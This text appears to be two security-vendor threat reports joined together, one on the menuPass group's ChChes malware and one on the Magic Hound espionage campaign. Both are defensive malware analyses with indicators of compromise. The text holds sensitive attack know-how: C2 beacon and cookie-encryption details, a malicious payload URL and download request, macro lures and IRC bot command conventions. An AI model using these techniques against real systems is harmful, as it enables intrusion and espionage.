In 2016, from September through November, an APT campaign known as “menuPass”  targeted Japanese academics working in several areas of science, along with Japanese pharmaceutical and a US-based subsidiary of a Japanese manufacturing organizations. In addition to using PlugX and Poison Ivy (PIVY), both known to be used by the group, they also used a new Trojan called “ChChes” by the Japan Computer Emergency Response Team Coordination Center (JPCERT).  In contrast to PlugX and PIVY, which are used by multiple campaigns, ChChes appears to be unique to this group. An analysis of the malware family can be found later in this blog.

Interestingly, the ChChes samples we observed were digitally signed using a certificate originally used by HackingTeam and later part of the data leaked when they were themselves hacked. Wapack labs also observed a similar sample targeting Japan in November. It’s not clear why the attackers chose to use this certificate, as it was old, had been leaked online, and had already been revoked by the time they used it. Digital certificates are typically used because they afford an air of legitimacy, which this one definitely does not.

The attackers spoofed several sender email addresses to send spear phishing emails, most notably public addresses associated with the Sasakawa Peace Foundation and The White House. All the spear phishes were socially engineered with subjects appropriate for the target and the apparent sender. One of the more interesting subject lines was used in the White House attack; “[UNCLASSIFIED] The impact of Trump’s victory to Japan,” sent two days after the election.  Most of the attacks against academics involved webmail addresses using names of academics but are not tied to those academics openly online. However, all the spear phish recipients used email addresses tied to them online.

fig1

Figure 1. Recent menuPass activity and some ties to older infrastructure

The C2 infrastructure in these attacks is largely actor registered, with only a few Dynamic Domain Name System (DDNS) domains. menuPass typically makes use of a mix of DDNS and actor-registered domains in their attack campaigns. All of the related hashes and C2s are in appendix at the end of this blog.

Ties to menuPass

There is not much public information about the APT campaign called menuPass (also known as Stone Panda and APT10).  A paper from FireEye in 2013 on several campaigns using PIVY included menuPass as one of them.  A later blog added some additional details. The group name is derived from one of the passwords they use with PIVY in their attacks. Believed to have started activity in 2009 and to originate from China, the group initially was known for targeting US and overseas defense contractors but broadened their targeting as time passed. They have targeted Japanese organizations since at least 2014.

The newer ChChes malware family uses an import hash (bb269704ba8647da97377440d403ae4d) shared with other tools used by menuPass, affording an initial link. However, the ties are most strongly proved through infrastructure analysis, which shows a number of links between the newer infrastructure used in these attacks and older infrastructure publicly associated with the group. The three circled domains represent C2s publicly reported as tied to menuPass, linked to domains not previously publicly reported as associated. These are only a few of multiple overlaps analysts can find while researching menuPass infrastructure. The circled known domains are the first three below:

  • apple[.]cmdnetview[.]com
  • fbi[.]sexxxy[.]biz
  • cvnx[.]zyns[.]com
  • cia[.]toh[.]info
  • 2014[.]zzux[.]com
  • iphone[.]vizvaz[.]com

fig2

Figure 2. menuPass infrastructure overlaps

Two of these domains can further be tied into the newer C2 infrastructure. Again, these are only a few of the overlaps that can be uncovered by analyzing the infrastructure used by menuPass. The domains in the below figure are:

  • cia[.]toh[.]info
  • 2014[.]zzux[.]com
  • wchildress[.]com
  • lion[.]wchildress[.]com
  • kawasaki[.]unhamj[.]com
  • sakai[.]unhamj[.]com
  • kawasaki[.]cloud-maste[.]com
  • fukuoka[.]cloud-maste[.]com
  • yahoo[.]incloud-go[.]com
  • msn[.]incloud-go[.]com
  • www[.]mseupdate[.]ourhobby[.]com
  • contractus[.]qpoe[.]com

fig3

Figure 3. Ties between new and older infrastructure.

Additionally, the passwords in the PIVY samples also fit known passwords used by the group – three samples use “menuPass” and the other uses “keaidestone.”  With these data points, we assess with high confidence the recent attacks were conducted by the menuPass group.

Following is our analysis of the ChChes malware family.

Malware Analysis

For this analysis, Unit 42 looked at the following file:

MD5 c0c8dcc9dad39da8278bf8956e30a3fc
SHA1 009b639441ad5c1260f55afde2d5d21fc5b4f96c
SHA256 6605b27e95f5c3c8012e4a75d1861786fb749b9a712a5f4871adbad81addb59e
Compile Time 2016-11-24 01:31:37 UTC


This malware is provided with an icon that appears to be that of a Microsoft Word document, as we can see in the image below.

fig4

Figure 4. Icon used for ChChes

Additionally, we discovered that the samples identified in attacks against Japanese organizations were digitally signed using the certificate originally used by the Italian-based company, HackingTeam. Readers may recall that HackingTeam was compromised and subsequently had a large amount of internal data exposed in July 2015. This data included a wealth of code used by the organization, including certificates. The certificate in question was fairly old, and expired on August 4th, 2012. On July 10th, 2015, the certificate was revoked.

fig5

Figure 5.  Digital signing of ChChes

fig6

Figure 6.  Certificate revocation

Multiple instances of malware have been discovered using this certificate since it was originally leaked in 2015. It is unclear why the actors decided to use this certificate that is tied to known malicious samples for their own samples. One possibility may be to make attribution more difficult for analysts researching these threats.

When the malware is initially run, it will first decrypt an embedded stub of code within the malware prior to executing it. This stub has many characteristics seen in shellcode, and begins by creating a new Import Address Table (IAT). This new IAT is then referenced throughout the remainder of the code when calling Windows APIs. The following snippet of assembly shows the newly created IAT being referenced to call various functions, such as GetProcessHeap, RtlAllocateHeap, RtlReAllocateHeap, and InternetReadFile.

fig7

Figure 7.  Newly created IAT being used to call Windows API functions

After the IAT has been generated, the malware will determine the path of %TEMP% and set its current working directory to this value. ChChes proceeds to collect the following information about the victim:

  • Hostname
  • Process Identifier (PID)
  • Current working directory (%TEMP%)
  • Window resolution
  • Microsoft Windows version

This information is aggregated into a string such as the following:

WBQTLJRH9553618*2564?3618468394?C:\\Users\\ADMINI~1\\AppData\\Local\\Temp?1.4.1 (1024x768)*6.1.7601.17514

Note that in the string above, the ‘3618468394’ and ‘1.4.1’ strings are hardcoded within the malware itself. These may indicate versions of the malware or campaign identifiers, however, this has not been confirmed.

After this data has been aggregated, it is uploaded to a hardcoded command and control (C2) server via HTTP. The data is embedded within the ‘Cookie’ HTTP header, as seen belowfig8

Figure 8.  Initial HTTP beacon for ChChes

The URI used above is randomly generated for each HTTP request made by ChChes. The data embedded within the Cookie header is encrypted using a unique technique. For each key/value pair, separated by a ‘;’, the malware will first perform a MD5 hash of the key, and extract the middle 16 bytes. The value is base64-decoded after the string is unquoted. Finally, the base64-decoded data is decrypted using RC4 with the previously obtained 16 bytes. All of the data is concatenated to form the final, decrypted data.

The following Python code shows an example of decoding the supplied Cookie field:

The script above produces the following output:

The initial ‘A’ character witnessed in the output above instructs the remote server that this is an initial beacon, or the first expected request sent by ChChes.

The C2 will respond with a ‘Set-Cookie’ header that contains the middle 16 bytes of the MD5 hash performed against the hostname and PID. Using the above example, the C2 would perform the MD5 against ‘WBQTLJRH9553618*2564’.

The resulting middle 16 characters is ‘b331106210b6364c’.

The subsequent request made by ChChes looks like the following:

fig9

Figure 9. Second network request made by ChChes

Decrypted, we see the following contents stored within the Cookie field:

Bb331106210b6364c

The first character of ‘B’ signifies that this is the second request, and the remaining data is the 16 bytes previously seen in the C2 response within the Set-Cookie header.

At this stage, the C2 server is expected to return content in the following format:

[Middle MD5][Base64-Encoded Data][Middle MD5]

The ‘Middle MD5’ field contains the middle 16 bytes of the MD5 hash of the ‘b331106210b6364c’ string. This would result in a string of ‘500089dadf52ae0b’ in this particular example. The ‘Base64-Encoded Data’ field contains a fairly complex structure that will store a module that is to be loaded and subsequently run by ChChes.

A visualization of this network communication can be seen in the following figure:

fig10

Figure 10. Network flow of ChChes

ChChes acts as an initial infiltration point on a victim machine. It has the ability to load additional code that in turn may accomplish any number of tasks. During analysis, no C2 servers were found to be active, and Unit 42 was unable to identify any modules being loaded by ChChes. However, the JPCERT also recently analyzed this family and was able to collect modules that give ChChes the following functions:

  • Encryption of communication by AES
  • Execute shell command
  • Uploading and downloading files
  • Loading and executing the DLL
  • Task list of bot command

However, the lack of persistence built into ChChes suggests that it by itself is not intended to run on a victim’s machine for long periods of time.  In a successful intrusion, it may be only a first stage tool used by the attackers to orient where they landed in a network, and other malware will be deployed as a second stage layering for persistence and additional access as the attackers move laterally through a network.

Conclusion

These attacks show Japan continues to be a target of interest to APT campaigns. menuPass has targeted individuals and organizations in Japan since at least 2014, and as the same organizations and academics were largely targeted each month in these attacks, it further shows menuPass is persistent in attempts to compromise their targets.  menuPass also heavily favors spear phishing, and so takes steps to socially engineer their spear phishes for maximum appearance of legitimacy. This, and their persistence, highlights the need for training and awareness of spear phishing on the part of both individuals and organizations likely to be targeted. menuPass is an ongoing APT campaign with a broad range of targets and will likely continue to target Japan in the future.

Palo Alto Networks customers are protected from these malware families and C2 infrastructure by:

  • All C2 domains are flagged as malicious in Threat Prevention and PAN-DB
  • All three families are properly tagged malware by WildFire. Autofocus subscribers can learn more about each family via their tags:

Additionally, Autofocus subscribers can learn more about menuPass by exploring tied activity with the menuPass tag.

Indicators of Compromise

SHA256 Hashes

ChChes

5961861d2b9f50d05055814e6bfd1c6291b30719f8a4d02d4cf80c2e87753fa1

e90064884190b14a6621c18d1f9719a37b9e5f98506e28ff0636438e3282098b

ae6b45a92384f6e43672e617c53a44225e2944d66c1ffb074694526386074145

fd6a956a7708708cddff78c8505c7db73d7c4e961da8a3c00cc5a51171a92b7b

2c71eb5c781daa43047fa6e3d85d51a061aa1dfa41feb338e0d4139a6dfd6910

316e89d866d5c710530c2103f183d86c31e9a90d55e2ebc2dda94f112f3bdb6d

efa0b414a831cbf724d1c67808b7483dec22a981ae670947793d114048f88057

6605b27e95f5c3c8012e4a75d1861786fb749b9a712a5f4871adbad81addb59e

fadf362a52dcf884f0d41ce3df9eaa9bb30227afda50c0e0657c096baff501f0

2965c1b6ab9d1601752cb4aa26d64a444b0a535b1a190a70d5ce935be3f91699

e88f5bf4be37e0dc90ba1a06a2d47faaeea9047fec07c17c2a76f9f7ab98acf0

d26dae0d8e5c23ec35e8b9cf126cded45b8096fc07560ad1c06585357921eeed

e6ecb146f469d243945ad8a5451ba1129c5b190f7d50c64580dbad4b8246f88e

4521a74337a8b454f9b80c7d9e57b4c9580567f84e513d9a3ce763275c55e691

bc2f07066c624663b0a6f71cb965009d4d9b480213de51809cdc454ca55f1a91

c21eaadf9ffc62ca4673e27e06c16447f103c0cf7acd8db6ac5c8bd17805e39d

f251485a62e104dfd8629dc4d2dfd572ebd0ab554602d682a28682876a47e773

b20ce00a6864225f05de6407fac80ddb83cd0aec00ada438c1e354cdd0d7d5df

c6b8ed157eed54958da73716f8db253ba5124a0e4b649f08de060c4aa6531afc

9a6692690c03ec33c758cb5648be1ed886ff039e6b72f1c43b23fbd9c342ce8c

cb0c8681a407a76f8c0fd2512197aafad8120aa62e5c871c29d1fd2a102bc628

4cc0adf4baa1e3932d74282affb1a137b30820934ad4f80daceec712ba2bbe14

312dc69dd6ea16842d6e58cd7fd98ba4d28eefeb4fd4c4d198fac4eee76f93c3

45d804f35266b26bf63e3d616715fc593931e33aa07feba5ad6875609692efa2

19aa5019f3c00211182b2a80dd9675721dac7cfb31d174436d3b8ec9f97d898b


PlugX

f1ca9998ca9078c27a6dab286dfe25fcdfb1ad734cc2af390bdcb97da1214563

6392e0701a77ea25354b1f40f5b867a35c0142abde785a66b83c9c8d2c14c0c3

6c7e85e426999579dd6a540fcd827b644a79cda0ad50211d585a0be513571586

9f01dd2b19a1032e848619428dd46bfeb6772be2e78b33723d2fa076f1320c57

6c7e85e426999579dd6a540fcd827b644a79cda0ad50211d585a0be513571586

76721d08b83aae945aa00fe69319f896b92c456def4df5b203357cf443074c03

dcff19fc193f1ba63c5dc6f91f00070e6912dcec3868e889fed37102698b554b

7eeaa97d346bc3f8090e5b742f42e8900127703420295279ac7e04d06ebe0a04

a6b6c66735e5e26002202b9d263bf8c97e278f6969c141853857000c8d242d24

5412cddde0a2f2d78ec9de0f9a02ac2b22882543c9f15724ebe14b3a0bf8cbda

92dbbe0eff3fe0082c3485b99e6a949d9c3747afa493a0a1e336829a7c1faafb


PIVY

f0002b912135bcee83f901715002514fdc89b5b8ed7585e07e482331e4a56c06

412120355d9ac8c37b5623eea86d82925ca837c4f8be4aa24475415838ecb356

44a7bea8a08f4c2feb74c6a00ff1114ba251f3dc6922ea5ffab9e749c98cbdce

9edf191c6ca1e4eddc40c33e2a2edf104ce8dfff37b2a8b57b8224312ff008fe


C2s

dick[.]ccfchrist[.]com

trout[.]belowto[.]com

sakai[.]unhamj[.]com

zebra[.]wthelpdesk[.]com

area[.]wthelpdesk[.]com

kawasaki[.]cloud-maste[.]com

kawasaki[.]unhamj[.]com

fukuoka[.]cloud-maste[.]com

scorpion[.]poulsenv[.]com

lion[.]wchildress[.]com

fbi[.]sexxxy[.]biz

cia[.]toh[.]info

2014[.]zzux[.]com

nttdata[.]otzo[.]com

iphone[.]vizvaz[.]com

app[.]lehigtapp[.]com

jimin[.]jimindaddy[.]com

Jepsen[.]r3u8[.]com

inspgon[.]re26[.]com

nunluck[.]re26[.]com

yahoo[.]incloud-go[.]com

msn[.]incloud-go[.]com

www[.]mseupdate[.]ourhobby[.]com

contractus[.]qpoe[.]com

apple[.]cmdnetview[.]com

cvnx[.]zyns[.]com


Magic Hound Campaign Attacks Saudi Targets

Unit 42 has discovered a persistent attack campaign operating primarily in the Middle East dating back to at least mid-2016 which we have named Magic Hound. This appears to be an attack campaign focused on espionage. Based upon our visibility it has primarily targeted organizations in the energy, government, and technology sectors that are either based or have business interests in Saudi Arabia. The adversaries appear to have evolved their tactics and techniques throughout the tracked time-period, iterating through a diverse toolset across different waves of attacks. Link analysis of infrastructure and tools also revealed a potential relationship between Magic Hound and the adversary group called “Rocket Kitten” (AKA Operation Saffron Rose, Ajax Security Team, Operation Woolen-Goldfish) as well as an older attack campaign called Newscasters. Artifacts of this campaign was also recently published by Secureworks CTU.

We were able to collect over fifty samples of the tools used by the Magic Hound campaign using the AutoFocus threat intelligence tool. The earliest malware sample we were able to collect had a compile timestamp in May 2016. The samples themselves ranged from IRC bots, an open source Python remote access tool, malicious macros, and others. It is believed the use of specific tools may have coincided with specific attack waves by this adversary, with the most recent attacks using weaponized Microsoft Office documents with malicious macros. Due to the large amount of data collected, and limitations on attack telemetry, this blog will focus primarily on the most recent attacks occurring in the latter half of 2016.

ATTACK DETAILS

The samples initially collected and associated with Magic Hound were Microsoft Word and Excel documents containing embedded malicious macros. We were able to expand our data set by pivoting on infrastructure and tool behavior, which uncovered additional types of tools in use by Magic Hound, such as regular portable executable (PE) payloads, PE files compiled in .NET Framework, various forms of IRC bots, and an open source file-less Python remote access tool called Pupy.

The weaponized Office documents were found to be hosted either on what appeared to be compromised legitimate websites, or on websites using domain names similar to legitimate domain names in appearance. The two legitimate websites we were able to identify were owned by organizations in the government and energy sectors. Based on the existence of these malicious files on the legitimate websites, it is highly probable that the websites had already been compromised in some fashion. At the time of investigation, the files had already been removed from the websites. The two other delivery sites were ntg-sa[.]com, which may be trying to spoof a Saudi based information and communication technology conglomerate and mol.com-ho[.]me, which may be trying to spoof the Ministry of Labor. A third delivery site was identified at its.com-ho[.]me which may appear to be a benign domain.

Several of these documents were also found on a seemingly unrelated, but benign-looking domain, briefl[.]ink.

It is highly likely the adversary then used spear-phishing attacks containing links to these malicious documents as a delivery mechanism. We were ultimately able to identify multiple organizations in the government, energy, and technology sectors targeted by Magic Hound.

The weaponized documents themselves all contained malicious macros which were designed to call Windows PowerShell to retrieve additional tools. A handful of lures with different themes were used repeatedly with variations throughout the eighteen collected documents. They ranged from documents masquerading as official Saudi government forms to a holiday greetings card. The forms masquerading as official government documents specifically used imagery from the Ministry of Health and the Ministry of Commerce claiming to be mandatory forms that required macros to be enabled. Examples of the documents can be seen below:

ex2

INFRASTRUCTURE

Analysis of the weaponized documents revealed some peculiarities right away. The majority of documents used the name “gerry knight” for the author field in the document metadata, and the embedded macros largely used direct IP connections to command and control (C2) servers rather than using domain names. These C2 servers also appeared to lack any relationships to each other and were hosted on a variety of VPS providers. Two of the Word documents using the “gerry knight” author name however were found to be communicating to C2 servers on two specific domains, www1.chrome-up[.]date and www3.chrome-up[.]date. Using these domains as pivot points, we were able to expand our data set. As seen below, the relational analysis proved to be quite fruitful:

fig1

Figure 1 Overview of relationships

We rapidly discovered a different set of tools communicating to the exact same C2 servers as those two Word documents, in addition to other tools communicating to other subdomain variations of chrome-up[.]date as seen in the following graphic:

fig1a

Figure 2 Command and control overlaps

From there, we were able to map out a large infrastructure separating out into four categories of tools: downloaders, droppers, loaders, and payloads. What initially appeared as a disparate and segregated attack campaign appeared very rapidly to be a persistent and prolonged attack campaign with very specific goals in mind.

In total, we were able to collect over fifty different samples via infrastructure reuse, behavioral matching, and the reuse of a specific file for maintaining persistence. These tools included Microsoft Office documents, portable executables (PE), .NET Framework PE files, Meterpreter, IRC bots, an open sourced Meterpreter module called Magic Unicorn, and an open sourced Python RAT called Pupy.

Interestingly as we continued to expand and pivot in our data set, one of the C2 IPs used by an IRC bot payload from Magic Hound was found to be the same IP used to deliver a different IRC bot called MPK.

fig1b

Figure 3 Rocket Kitten and Magic Hound infrastructure overlap

The MPK bot is not publicly available and had previously been attributed to an adversary group called “Rocket Kitten” which has often been thought to be a state sponsored adversary operating in the Middle East region. Although the likelihood of two different adversaries focused on espionage operating in the same geographical region using one specific IP and not being related somehow is fairly slim, due to limited telemetry, we lack additional corroborating evidence of a conclusive relationship.

MAGIC HOUND TOOLSET

The Magic Hound attacks did not rely on exploit code to compromise targeted systems, instead relying on executables and Microsoft Office documents, specifically Excel and Word documents containing malicious macros. During our analysis, we were able to determine the ultimate payload for several of these attacks. One payload was a Python based open source remote administration tool (RAT) called Pupy. A second payload was an IRC bot we have named MagicHound.Leash. We have also seen this group use the Magic Unicorn module to generate a PowerShell script to deliver a shellcode-based payload. While we have not been able to obtain a secondary payload from the Unicorn generated PowerShell script, we believe that this group uses the script to deliver Metasploit's Meterpreter as a potential payload as well.

We have categorized the custom tools in use by the Magic Hound campaign into five categories, with corresponding names in Table 1. Additional details for these tools may be found in the appendix.

TYPE NAME
Dropper MagicHound.DropIt
Executable Loader MagicHound.Fetch
Document Loader MagicHound.Rollover
Downloader MagicHound.Retriever
IRC Bot MagicHound.Leash

Table 1  Types of MagicHound tools and their Corresponding Names

MAGICHOUND.ROLLOVER

The Magic Hound campaign used Word and Excel documents containing malicious macros as a delivery method, specifically attempting to load either the Pupy RAT or meterpreter which we have called MagicHound.Rollover. The malicious macros were all designed to use Windows PowerShell to download a shellcode-based payload from a remote server. We discovered two different techniques used in the PowerShell scripts, the first being a straightforward execute command of a string retrieved from the remote server. The second technique appeared to be from a tool called Magic Unicorn, an open source module for meterpreter. Specifically, we discovered code in the PowerShell script that was a match for code in Magic Unicorn containing the comment “one line shellcode injection with native x86 shellcode”.

MAGICHOUND.FETCH

In addition to loading payloads using macros within delivery documents, we observed the Magic Hound campaign using executables to load secondary payloads from a remote server. Both a custom developed loader, which we have named MagicHound.Fetch, as well as the default loader that comes with Pupy were found to be in use. The Fetch loader allowed us to use attributes within the loader to uncover more tools used by this group, which included a backdoor and an IRC bot.

Fetch first attempts to create persistent access to the targeted host then retrieve a secondary payload from a remote server. To set up persistence, the loader writes a file to "c:\temp\rr.exe" and executes it with specific command line arguments to create auto run registry keys. All Fetch samples drop the same exact executable to set up persistence.

Many of the Fetch samples we analyzed attempted to obfuscate their functionality by encrypting their embedded strings using AES. However, they all used the same key "agkrhfpdbvhdhrkj". The loader's main goal was to run a PowerShell command to execute shellcode. We found the PowerShell command used by Fetch within the source code of Magic Unicorn, which was also used in the Magic Hound delivery documents. The shellcode executed by this PowerShell is the exact same as in the delivery documents, using code from Metasploit which can obtain additional shellcode to execute using an HTTP request to the following URL:

http://www7.chrome-up[.]date/0m5EE

We were not able to retrieve the shellcode hosted at this URL. However, as alluded to above, we believe that this adversary used the open source Magic Unicorn tool to load a shellcode-based payload which is likely to be meterpreter.

PUPY LOADER

The Pupy RAT comes packaged by default with loaders that can run the RAT on a variety of platforms such as Windows, macOS, Linux and Android. We have seen the Magic Hound campaign use both the 32-bit and 64-bit DLL loaders that come with Pupy to infect Windows systems. Analysis of their configurations show that the C2 servers used both fully-qualified domain names and IP addresses. Also, the configurations show the use of the “obfs3” (The Threebfuscator) transport, which is an obfuscation method to hide the true TCP-based communications protocol. The “obfs3” is used in the Tor project and the specifics of this transport can be found at the Tor Project.

MAGICHOUND.DROPIT

The Magic Hound campaign was also discovered using a custom dropper tool, which we have named MagicHound.DropIt. The DropIt Trojan we analyzed is an executable that builds another executable by decoding embedded blobs of base64 encoded data and concatenating them together in the correct order. In all of the DropIt samples we collected, the dropper then saves the executable to the user’s %TEMP% folder and executes the file.

We have also seen Magic Hound using DropIt as a binder, specifically dropping a legitimate decoy executable along with the malicious executable onto the target host. The legitimate decoy executable and the malicious executable are then both executed, but with the malicious file running in the background and the decoy presented to the user. These types of tactics are generally used for evasion and to not trigger and suspicion from the victim. In one example, the decoy executable was a legitimate Flash installer, therefore from the victim’s perspective, they would experience the expected behavior of a Flash installer.

MAGICHOUND.RETRIEVER

We observed a DropIt sample installing another Trojan we call MagicHound.Retriever. At a high level, Retriever is a .NET downloader that retrieves secondary payloads using an embedded URL in its configuration as the C2. Retriever uses .NET web services and the SoapHttpClientProtocol class to communicate with its C2 server, which generates HTTP requests resembling the example request in Figure 4.

fig3

Figure 4 Retriever HTTP request sent to its C2 server

MAGICHOUND.LEASH

The Magic Hound campaign was also discovered deploying an IRC Bot, which we have named MagicHound.Leash. We discovered this connection when we observed a DropIt sample installing a backdoor Trojan that used IRC for its C2 communications.

Leash obtains its commands via private messages (PRIVMSG) sent from the adversary who must also be connected to the IRC server. All of its available commands (see Appendix), except for the VER command seen in Figure 5, must be issued by individuals in the IRC channel with nicknames that start with "AS_" or "AF_".

fig4

Figure 5 Lecash bot responding to VER command

There are a great deal of similarities between the IRC bot originally discussed in iSight's NEWSCASTER whitepaper and LEASH. iSight's whitepaper provided details on an IRC bot, which some refer to as Parastoo based on the password used to join the IRC channel, as seen in the following network traffic generated when attempting to connect to the C2:

Parastoo Trojan MagicHound.Leash
USER AS_ # # :des

NICK t__982

JOIN :#tistani Parastoo

USER AS_a # # :des

NICK Conroy

JOIN :#kalk


Performing a binary diff revealed a 67% similarity between the Leash and Parastoo samples. In addition to sharing significant portions of code, both of the IRC bots require an IRC user's nickname to start with either "AF_" or "AS_" to run commands on the system. Also, the two bots have similar responses to "VER" commands seen in Figure 6 below, which differ slightly from the responses seen generated by Leash.

fig5

Figure 6 Parastoo Trojan responding to commands in similar manner to Leash

MPKBot

We also found a second IRC bot called MPK using the same IP for its C2 server that a Leash sample was hosted on. This MPK IRC bot is very similar to the MPK Trojan that used a custom C2 communications protocol, as detailed in a  whitepaper by CheckPoint regarding a threat group called Rocket Kitten. We believe this version of the MPK Trojan is based on the same code base, as both the IRC version and the one referenced in the white paper have considerable similarities from a behavior standpoint as well as direct code overlap.

CONCLUSION

The Magic Hound attack campaign is an active and persistent espionage motivated adversary operating in the Middle East region. Organizations in the government, energy, and technology sectors have been targeted by this adversary, specifically organizations based in or doing business in Saudi Arabia. The toolset used by the Magic Hound campaign was an assortment of custom tools, as well as open sourced tools available to the general public. None of the tools we uncovered were found to be exploit-driven, and relied exclusively on social engineering tactics to compromise targets. While we did discover a potential relationship with the Rocket Kitten adversary group, we cannot confirm the extent of that relationship at this time, although we will continue to monitor the activities of Magic Hound.

Palo Alto Networks customers are protected via the following:

INDICATORS OF COMPROMISE

MagicHound.DropIt SHA256

c21074f340665935e6afe2a972c8d1ab517954e2dd05cc73e5ff0e8df587b99d

ea139a73f8ec75ea60dfa87027c7c3ef4ed61b45e1acb5d1650cc54e658984ba

da2abdc951e4b2272fea5c8989debd22e26350bab4b4219104bccec5b8a7ff5a

0d3ae682868cb3ff069ec52e1ffc5ef765453fd78e47b6366d96aebb09afd8ab

f0ecc4388f0d84501499711681a64a74c5d95e0bb6a2174cbe3744bd5a456396

860f4cd44371a180a99bc16526f54f8b051c420a3df334d05d569d0cdadac3d2

b42b1186211633c2d47f3d815f0371ba234fee2ed0f26e487badc58e1ab81061

4beee6e7aa244335e161fdc05296ea100090c2114b4ff2e782e3ee3e1f936fdf

5e0e09c9860b293c4c9a2382a7392963adc54d6a23440abb9a2d89c50f8fd305

3161f9087d89a2d036ea32741d5a006c6bb279d36ff8d1acde63f2e354f8c502


MagicHound.Fetch PE SHA256

b6c159cad5a867895fd41c103455cebd361fc32d047b573321280b1451bf151c

6a7537f2cedbf453114cfba086e4746e698713777fb4fa4fc8964247dde741ed

16d87fbd8667677da1af5433b6d797438f8dc0ab565fb40ecb29f83f148888cd

92bc7d04445cf67aa7ddf15792cd62778d2d774d06616d1986f4c389b3d463f5

86d3409c908f667dd298b6a7e1e17652bb29af73e7daed4a5e945fbdf742e9f4

c3a8f5176351e87d28f45e58c79bb6646bb5d94ade7a24c6556514c860004143

a390365ddfcce146a8fa8435022f19b9a1be29f2b11a049cb660ec53f36beb06

d2ffc757a12817e4b58b3d58d71da951b177dedd3f65ca41fad04a03fc63fac6

79c9894b50cde62b182bd1560060c5c2bf5a1cef2b8afdffc4766e8c55ff6932

2f7f3582504fbce349a6991fbb3b5f9577c5c014b6ce889b80d51977fa6fb31a

8c2e4aa8d73ad2e48d70dfa18abea62769c7bef59c8c1607720f4f6162413f75

abe8e86b787998a07411ee24f3f3d8a79e37c6da539650ceed566b081f968c26

9e4d2e983f8a807f741f8873e6fa5d222dc6f3b358ccfc3a6c700398b342f656

e57f77cc3d117923ec01aa0e044edc11b1042e57993ca7f74d971630893ca263

ca6e823dedd6ca5fada2b1fa63d0acb288027f5a3cdd2c60dcace3c424c5ced0

eaaecabb439c81e522d9f5681fdb047ee62381e763f0d9646e68cd507479ba5a

1c3e527e496c4b0594a403d6d582bc6db3029d27369720d0d5122f862b10d8f1

29a659fb0ef0262e4de0dc3c6a140677b6ddee13c1819b791bd280be0547e309


MagicHound.Fetch PE C2

service.chrome-up[.]date

www3.chrome-up[.]date

www7.chrome-up[.]date

timezone[.]live

service1.chrome-up[.]date

104.238.184[.]252

www5.chrome-up[.]date

servicesystem.serveirc[.]com


MagicHound.Fetch DOC SHA256

218fac3d0639c0d762fcf71685bcf6b64c33d1533df03b4cf223d9b07ca1e3c2

e5b643cb6ec30d0d0b458e3f2800609f260a5f15c4ac66faf4ebf384f7976df6

71e584e7e1fb3cf2689f549192fe3a82fd4cd8ee7c42c15d736ebad47b028087

388b26e22f75a723ce69ad820b61dd8b75e260d3c61d74ff21d2073c56ea565d

33ee8a57e142e752a9c8960c4f38b5d3ff82bf17ec060e4114f5b15d22aa902e

5469facc266d5582bd387d69032a91c8fff373213b66a2f0852666e72bcdc1da

528714aaaa4a083e72599c32c18aa146db503eee80da236b20aea11aa43bdf62

66d24a529308d8ab7b27ddd43a6c2db84107b831257efb664044ec4437f9487b

cfce4827106c79a81eef6d3a0618c90bf5f15936036873573db76bed7e8a0864

68db2b363a88b061cc9063535f3920673f1f08d985b14cb52b898ced6c0f8964

e837f6b814c09900726dac2cf55f41babf361152875ba2a765a34ee5cc496087

f912d40de9fe9a726448c1d84dfba2d4941f57210b2dbc035f5d34d68e8ac143

af0ae0fa877f921d198239b7c722e12d14b2aa32fdfadaa37b47f558ae366de9

6d1a50ca3e80442fa3e2caca86c166ed60bef32c2d0af7352cd227303cdec031


MagicHound.Fetch DOC C2

45.76.128[.]165

139.59.46[.]154

104.218.120[.]128

89.107.62[.]39

69.87.223[.]26

analytics-google[.]org

89.107.60[.]11

www3.chrome-up[.]date

www.microsoftsubsystem.com-adm[.]in

www1.chrome-up[.]date


MagicHound.Fetch XLS SHA256

6c195ea18c05bbf091f09873ed9cd533ec7c8de7a831b85690e48290b579634b

97943739ccf8a00036dd3cdd0ba48e17a82ab9b65cc22c17c6e6258e72bb9ade


MagicHound.Fetch XLS C2

45.76.128[.]165

139.59.46[.]154


Pupy Loaders SHA256

7e57e35f8fce0efc3b944a7545736fa419e9888514fcd9e098c883b8d85e7e73

db453b8de1a01a3e4d963847c0a0a45fb7e1a9b9e6d291c8883c74019f2fc91f

82779504d3fa0ffc8506ab69de9cb4d8f6415adbb11a9b8312828c539cf10190


Pupy Loaders C2

139.59.46[.]154

www1.chrome-up[.]date


MagicHound.Retriever SHA256

1c550dc73b7a39b0cd21d3de7e6c26ece156253ac96f032efc0e7fcc6bc872ce

7cdbf5c035a64cb6c7ee8c204ad42b4a507b1fde5e6708ea2486942d0d358823

b2ea3fcd2bc493a5ac86e47029b076716ed22ef4487f9090f4aa1923a48015d6

3f23972a0e80983351bedf6ad45ac8cd63669d3f1c76f8834c129a9e0418fff1


MagicHound.Retriever C2

service.chrome-up[.]date

msservice[.]site

microsoftexplorerservices[.]cloud


MagicHound.Leash SHA256

133959be8313a372f7a8d95762722a6ca02bc30aaffde0cbcf6ba402426d02f5

ba3560d3c789984ca29d80f0a2ea38a224e776087e0f28104569630f870adaf4

d8731a94d17e0740184910ec81ba703bad5ff7afc92ba056f200533f668e07bf


MagicHound.Leash C2

45.56.123[.]129

syn.timezone[.]live


MPKBot SHA256

d08d737fa59edbea4568100cf83cff7bf930087aaa640f1b4edf48eea4e07b19


MPKBot C2

45.58.37[.]142

Appendix

MAGICHOUND.ROLLOVER

The Magic Hound campaign used Word and Excel documents as a delivery method, specifically documents that contain a malicious macro that attempts to load either the Pupy RAT or possibly Meterpreter. We call this tool MagicHound.Rollover. In one example, the Word document contained a button with the label “First click "Enable Content" above the page, then click here to fill out the form”

pg16

This string attempts to trick the user into enabling macros to execute the malicious code within the macro. When the macro executes, it unhides a table that contains the contents of a legitimate document in an attempt to make the user less suspicious of the malicious activities occurring in the background. The macro contains malicious code that attempts to download content from a remote server.

The macro uses PowerShell to download a shellcode-based payload from a remote server using one of two available techniques. The first technique is rather straightforward, using PowerShell’s "iex" function to execute a string obtained from a remote server. The macro carries out this first technique by running the following command:

The code above generates the following HTTP request, which the C2 server would then respond to with a script that PowerShell would execute:

GET /eiloShaegae1 HTTP/1.1
Host: 139.59.46[.]154:3485
Connection: Keep-Alive

The second method involves using PowerShell to create a thread to execute a buffer of shellcode, which we believe the threat actors obtained from the Magic Unicorn source code. The Unicorn source code contains a comment for this specific PowerShell command, which is described as a “one line shellcode injection with native x86 shellcode”.

